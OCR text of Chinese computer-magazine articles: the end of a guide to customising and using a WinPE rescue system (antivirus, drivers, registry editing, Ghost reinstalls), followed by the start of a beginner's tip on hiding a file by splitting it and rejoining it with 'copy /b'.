


图4

如果你没有可用的卡巴6.0的key，建议更换为卡巴7.0，因为7.0不论是占用资源还是杀毒效率都有了很大的提高。更换的方法也很简单，下载一个绿色版的卡巴7.0，使用7Z打包就可以了。修改完成后回到WimTool界面，单击“卸载映像”，在弹出的对话框中一定要选择“是”，修改后的OP.WIM便保存完毕了。但是由于我们编辑OP.WIM时，OP.WIM并不能实时将空间释放，新的OP.WIM的大小将会比修改前大，最好再重新处理一下OP.WIM。在WimTool中选择“导出和分割”菜单，对这个新的OP.WIM进行“减肥”。点击“选择要导出映

卷的Wim源文件”栏右边的“浏览”按钮，选择我们刚才编辑并保存过的OP.WIM；点击“选择要导入卷的Wim目标文件”栏右边的“浏览”按钮，将它导出为一个新的文件LOP.WIM，单击“导出映卷”，完成后将LOP.WIM改名为OP.WIM，覆盖原来的OP.WIM即可（图5）。




图5

除了使用卡巴斯基查杀病毒外，另一个最常用的软件就是QQ了，老毛桃WinPE也内置了QQ2004，不过这个版本也太低了，但同样也可以使用新版本的绿色版QQ来替换外置程序的MINIQQ目录下的QQ2004.7Z，以达到升级的目的。对于很多老主板，WinPE老毛桃修改版并不能识别显卡，使用老电脑的用户总不至于要让他们在4位色彩下工作吧！解决的办法就是将你电脑Windows系统中的显卡驱动程序提取出来，利用上面的方法添加到外置程序中。具体的就是替换外置程序PE_OUTERPART文件夹下的DRIVERS_VGA.CAB文件，它就是内置的所有显卡驱动程序，将我们电脑中的显卡驱动程序使用驱动精灵提取出来，利用XCAB（一个压缩软件）压缩成CAB文件，将其命名为DRIVERS_VGA.CAB，覆盖外置程序中的同名文件就可以了。启动WINPE后在“显示属性”中进行一些必要的手动设置。

所有这些都设置完毕后，启动WINPE，我们可以看到其界面和Windows一般无二（图6）。运行桌面上的“启用网络支持”和“启用声音”，如果是局域网用户，进行简单的设置后就可以直接上网了。对于使用ADSL拨号上网的用户，可以双击桌面上的“宽度连接”，输入用户名和密码后就可以上网了，我的华为的小猫直接就被识别了。




图6

打开WinPE的开始菜单看看，感觉和XP基本一样，程序和控制面板等都有。在开始菜单中找到卡巴斯基，你可以选择在哪个盘运行，如果你的内存不大最好不要选择在x盘运行，因为x盘是利用内存虚拟的，运行程序太多的话很容易造成死机的。我选择在C盘运行，程序会自动将卡巴释放到C盘，这样也方便更新病毒库，然后就可以启动卡巴斯基对硬盘中的WindowsXP进行杀毒了。在开始菜单中选择“Windows系统维护”－“Windows系统还原”，就可以启动Windows的系统还原功能，选择一个还原点后就可以恢复已经崩溃的Windows系统了。大家都知道在一个系统中修改另外系统的注册表是很难的（事实上在Windows中通过注册表编辑器手动加载配置单元也可以修改），但在WinPE中就可以很容易的实现。在开始菜单中选择“Windows系统维护”－“Windows注册表编辑器”，这时会询问你“是否希望载入远程Windows用户注册表配置单元？”，当然点“是”，在出现的对话框中勾选“自动载入所有的用户注册表配置单元”，确定后就可载入硬盘WindowsXP系统中的注册表了（图7）。




图7

我们会发现这和WindowsXP中的注册表结构几乎一样，可是打开后并没看到XP的注册表。事实上HKEY_USERS主键下面的Administrator_ON_C、LocalService_ON_C和NetworkService_ON_C这三个子键就是三个内置用户的个人设置注册表信息，其它Windows的注册表信息都集成到了WinPE注册表中了。不信的话我们打开仔细看看，硬盘中WindowsXP系统的所用注册表信息都可以找到，不过只是注册表结构变了。在这里可以查找、编辑、删除注册表，但并没有备份注册表等功能，如果你的注册表没有备份的话千万不要修改注册表，万一修改、删除错了，你的系统就真的崩溃了。

WinPE不仅可以维护系统而且还可以安装系统，并且不用刻录光盘。方法是将你从网上下载的GHOST版的系统，利用WinPE自带的虚拟光驱软件虚拟后直接安装，或是使用Ghostexp.exe（WinPE程序中有）在WinPE中直接打开GHOST版中的.GHO文件，直接提取到C盘根目录覆盖原来的所有文件就可以了，这种方法比较安全但是由于没有格式化C盘，垃圾清除不干净。建议安装系统前在WinPE中将你的C盘格式化（虽然你的WinPE安装在C盘，但是启动后所有系统文件都加载到内存中了，所以可以格式化C盘）再安装，缺点是如果安装失败的话你就无法进入原系统和启动WinPE，这时只能使用光盘重新安装系统。

WinPE的功能确实强大，其它更多的功能就请读者们去慢慢体验吧！事实上WinPE不仅可以维护系统，还完全可以当作一个安全的系统来使用。由于它的内核是工作在内存虚拟出的盘里面，因此不用担心我们的系统会中病毒，一旦中毒，重新启动一个全新的WinPE就回来了。强烈推荐硬盘较小，内存较大的用户使用（256M就可以了），你只要有5G到10G的硬盘，你的WinPE系统就可以很好的工作，如果硬盘空间实在不够的话，甚至可以仅保留WinPE目录和根目录文件，将原来的所有系统文件删除掉都可以。由于WinPE的功能实在太多，不能一一介绍了，有不懂的朋友可以到X档案的论坛来一起讨论吧！

（本文所涉及到的WINPE和WimTool已收录到光盘中）

菜鸟DIY保护自己的秘密文件

EchoEye

相信不少叉子都有U盘吧，不知各位是否担心过自己的U盘在借给别人后，自己的信息或者秘密被别人知晓。可能会有人说我们可以使用一些加密工具，可看着高手们一招又一招的把那些加密工具斩落马下，不得不让我等小菜更加担心自己的信息安全。如果各位有这样的苦恼，那就跟我来吧！

第一步：我们在看一些电影时，经常会看到这样的情节，就是一个很重要的东西被分割成N块，然后让男女主角去寻找，在历经千辛万苦后，把所找到的东西拼到一起才会有它的用途。那我们的文件能不能也如此吗？

如果我们把它分割成N块，别人还能认出来吗？这里我用到的文件分割工具是“天亿文件分割合并器”，它支持各种格式的文件分割，纯傻瓜方式的安装。安装完成后双击运行，点击“选择文件”，要注意在“文件类型”处选择“所有文件”，如图1。




图1

然后选择你要分割的文件，接着点击“保存位置”，选择你所要保存的地方，最后在“设置分割单位”选择需要分割成的单份文件大小，可以根据大家所要分割文件的大小进行选择。设置完成后点击“分割文件”，很快的便分割完成，这时会在你选择的保存位置那里出现几个spt后缀的文件，如图2。这就是分割后的文件，现在别人还知道他们原来是什么类型的文件吗？也许有人会说，如果我们在进行合并还原的时候还必须要使用这个工具进行合并，那岂不是又要在别人的电脑上再次安装这个工具吗？其实完全没有必要。打开“运行”栏输入**CMD**，接着进入被分割成的spt后缀文件所在的文件夹，输入**copy /b 1.spt+2.spt+3.spt 3.txt**，注意这里/b参数不能省略，“1.spt+2.spt+3.spt”是所分割成的文件名，“3.txt”是要合并成的文件名，注意后缀要和被分割的文件的后缀一样，这样也就使得不知道文件原后缀的人无法合并文件。这时我们就能发现，被分割的文件已经被成功合并了。

